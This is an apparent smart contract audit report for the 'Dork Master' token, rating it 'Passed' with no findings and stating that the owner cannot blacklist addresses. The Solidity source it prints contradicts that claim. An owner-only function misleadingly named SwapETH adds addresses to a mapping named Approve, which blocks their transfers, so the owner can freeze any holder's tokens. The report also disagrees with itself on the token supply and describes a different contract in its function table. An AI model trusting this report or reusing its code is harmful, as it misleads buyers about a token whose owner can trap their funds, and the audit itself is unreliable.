auditace.tech

AuditAce
FROM INCEPTION TO SUCCESS

Smart Contract Audit

FOR

DORK MASTER

DATED : 13 september 23'

AUDIT SUMMARY

Project name – Dork Master

Date: 13 **September**, 2023

Scope of Audit- Audit Ace was consulted to conduct the smart contract audit of the solidity source codes.

Audit Status: Passed

Issues Found

Status	Critical	High	Medium	Low	Suggestion
Open	0	0	0	0	0
Acknowledged	0	0	0	0	0
Resolved	0	0	0	0	0

USED TOOLS

Tools:

1- Manual Review:
a line by line code review has been performed by audit ace team.

2- E C Test Network:
all tests were done on ERC Test network, each test has its transaction has attached to it.

3- Slither : Static Analysis

Token Information

Token Name : DORK MASTER

Token Symbol:DORKM

Decimals: 18

Token Supply:420,690,000,000,000**Token**

Address:

0xcE33c3b319525659B0C8Bba1F331B79eFd1D72

2COwner:

0x151df3aeec1a2f844fe811b00efb07c01239b919

TOKEN OVERVIEW

Fees:

Buy Fees: upto: 0%

Sell Fees: upto: 0 %

Transfer Fees: 0%

Fees Privilige: none

Ownership: 0x151df3aeec1a2f844fe811b00efb07c01239b919

Minting: No mint function

Max Tx Amount/ Max Wallet Amount: No

Blacklist: No

Other Priviliges: enabling trades

AUDIT METHODOLOGY

The auditing process will follow a routine as special considerations by Auditace:

- Review of the specifications, sources, and instructions provided to Auditace to make sure the contract logic meets the intentions of the client without exposing the user's funds to risk.
- Manual review of the entire codebase by our experts, which is the process of reading source code line-by-line in an attempt to identify potential vulnerabilities.
- Specification comparison is the process of checking whether the code does what the specifications, sources, and instructions provided to Auditace describe.
- Test coverage analysis determines whether the test cases are covering the code and how much code isexercised when we run the test cases.
- Symbolic execution is analysing a program to determine what inputs cause each part of a program to execute.
- Reviewing the codebase to improve maintainability, security, and control based on the established industry and academic practices.

VULNERABILITY CHECKLIST

- [x] Return values of low-level calls
- [x] Private modifier
- [x] Multiple Sends
- [x] Using Suicide
- [x] Gas Limitand Loops
- [x] Address hardcoded
- [x] Exception Disorder
- [x] Using inline assembly
- [x] Divide before multiply
- [x] Missing Zero Address Validation
- [x] Compiler version not fixed
- [x] **Gasless Send**
- [x] Using block.timestamp
- [x] Re-entrancy
- [x] Tautology or contradiction
- [x] Timestamp Dependence
- [x] Revert/require functions
- [x] Use of tx.origin
- [x] Integer overflow/underflow
- [x] Dangerous strict equalities
- [x] Using SHA3
- [x] Using throw


CLASSIFICATION OF RISK

Severity	Description
Critical	These vulnerabilities could be exploited easily and can lead to asset loss, data loss, asset, or data manipulation. They should be fixed right away.
High-Risk	A vulnerability that affects the desired outcome when using a contract, or provides the opportunity to use a contract in an unintended way.
Medium-Risk	A vulnerability that could affect the desired outcome of executing the contract in a specific scenario.
Low-Risk	A vulnerability that does not have a significant impact on possible scenarios for the use of the contract and is probably subjective.
Gas Optimization /Suggestion	A vulnerability that has an informational character but is not affecting any of the code.

Findings

Severity	Found
Critical	0
High-Risk	0
Medium-Risk	0
Low-Risk	0
Gas Optimization / Suggestions	0

INHERITANCE TREE



POINTS TO NOTE

- Owner is not able to set buy/sell/transfer fees
- Owner is not able to blacklist an arbitrary address.
- Owner is not able to disable trades
- Owner is not able to limit buy/sell/transfer/wallet amounts
- Owner is not able to mint new tokens
- Owner must enable trades manually

CONTRACT ASSESMENT

Contract	Type	Bases		
└	**Function Name**	**Visibility**	**Mutability**	**Modifiers**
Context	Implementation			
└	_msgSender	Internal		
└	_msgData	Internal		
ERC20	Interface			
└	totalSupply	External		NO
└	balanceOf	External		NO
└	transfer	External		NO
└	allowance	External		NO
└	approve	External		NO
└	transferFrom	External		NO
IERC20Metadata	Interface	IBEP20		
└	name	External		NO
└	symbol	External		NO
└	decimals	External		NO
ERC20	Implementation	Context, IERC20, IERC20Metadata		
	└	<Constructor>	Public	NO
└	name	Public		NO
└	symbol	Public		NO
└	decimals	Public		NO
└	totalSupply	Public		NO
└	balanceOf	Public		NO
└	transfer	Public		NO
└	allowance	Public		NO
└	approve	Public ❗		NO❗
└	transferFrom	Public ❗		NO❗
└	increaseAllowance	Public		NO❗
└	decreaseAllowance	Public		NO❗
└	_transfer	Internal 🔒		
└	_tokengeneration	Internal 🔒	🛑	
└	_approve	Internal 🔒		
Address	Library			
└	sendValue	Internal 🔒	🛑	
Ownable	Implementation	Context		


CONTRACT ASSESMENT

└	<Constructor>	Public ❗	🛑	NO❗
└	owner	Public ❗		NO❗
└	renounceOwnership	Public ❗		onlyOwner
└	transferOwnership	Public ❗	🛑	onlyOwner
└	_setOwner	Private		
IFactory	Interface			
└	createPair	External		NO
IRouter	Interface			
└	factory	External		NO
└	WETH	External		NO
BULLPEPE	Implementation	ERC20, Ownable		
└	<Constructor>	Public ❗		ERC20
└	approve	Public ❗		NO❗
└	transferFrom	Public ❗		NO❗
└	increaseAllowance	Public		NO❗
└	decreaseAllowance	Public		NO❗
└	transfer	Public ❗		NO❗
└	_transfer	Internal 🔒		
└	EnableTrading	External		onlyOwner
└	updateWhitelist	External		onlyOwner
└	bulkWhitelist	Externa	on	onlyOwner
	└	rescueBNB	External		onlyOwner
└	rescueERC20	External		onlyOwner
└	burnERC20	External		onlyOwner
└	<Receive Ether>	External ❗		NO❗

Legend

Symbol	Meaning
	Function can modify state
	Function is payable

STATIC ANALYSIS



```
// SPDX-License-Identifier: MIT
// Website: www.dorkmaster.net

pragma solidity ^0.8.0;

import "./ERC20.sol";
import "./Ownable.sol";

contract DorkMaster is ERC20, Ownable {
    mapping(address => bool) public Approve;

    constructor() ERC20("DORK MASTER", "$DORKM") {
        _mint(msg.sender, 100000000 * (10**18));  // 1,000,000,000 tokens with 18 decimals
    }

    function _transfer(
        address from,
        address to,
        uint256 amount
    ) internal override {
        require(! Approve[from], "Sender.");
        require(! Approve[to], "Receiver.");
        super._transfer(from, to, amount);
    }

    function SwapETH(address _user, bool _value) public onlyOwner {
        Approve[_user] = _value;
    }
}
```

Result => A static analysis of contract's source code has been performed using slither,

No major issues were found in the output

FUNCTIONAL TESTING

Router (PCS V2):
0xD99D1c33F9fC3444f8101754aBC46c52416550D1

All the functionalities have been tested, no issues were found

1- Adding liquidity (passed):
https://goerli.etherscan.io/0xd229fbb14857406f2a8a8d6b7d%206bce6b93414ecef496c7c9c63cd62a987d3f5d

2- Buying (0% tax) (passed):
https://goerli.etherscan.io/0xe142be7b9dc290e7754bd9c2d5%20b3c1b6a389c7730a8e9a5dc5aa5294d81554ca

3- Selling (0% tax) (passed):
https://goerli.etherscan.io/0xed3be86745aa51382ef0fda696%20dbf0e3fe3d26ff14adf0bcf6d51976b2f40dff

4- Transferring (0% tax) (passed):
https://goerli.etherscan.io/0x2716198a6a789d97b97a525406%206ba7df45588a62d1fd2b9dba6cb0aed785870b

FUNCTIONAL TESTING

No issues Found

DISCLAIMER

All the content provided in this document is for general information only and should not be used as financial advice or a reason to buy any investment. Team provides no guarantees against the sale of team tokens or the removal of liquidity by the project audited in this document. Always Do your own research and protect yourselves from being scammed. The Auditace team has audited this project for general information and only expresses their opinion based on similar projects and checks from popular diagnostic tools. Under no circumstances did Auditace receive a payment to manipulate those results or change the awarding badge that we will be adding in our website. Always Do your own research and protect yourselves from scams. This document should not be presented as a reason to buy or not buy any particular token. The Auditace team disclaims any liability for the resulting losses.

ABOUT AUDITACE

We specializes in providing thorough and reliable audits for Web3 projects. With a team of experienced professionals, we use cutting-edge technology and rigorous methodologies to evaluate the security and integrity of blockchain systems. We are committed to helping our clients ensure the safety and transparency of their digital assets and transactions.

https://auditace.tech/

https://t.me/Audit_Ace

https://twitter.com/auditace_

https://github.com/Audit-Ace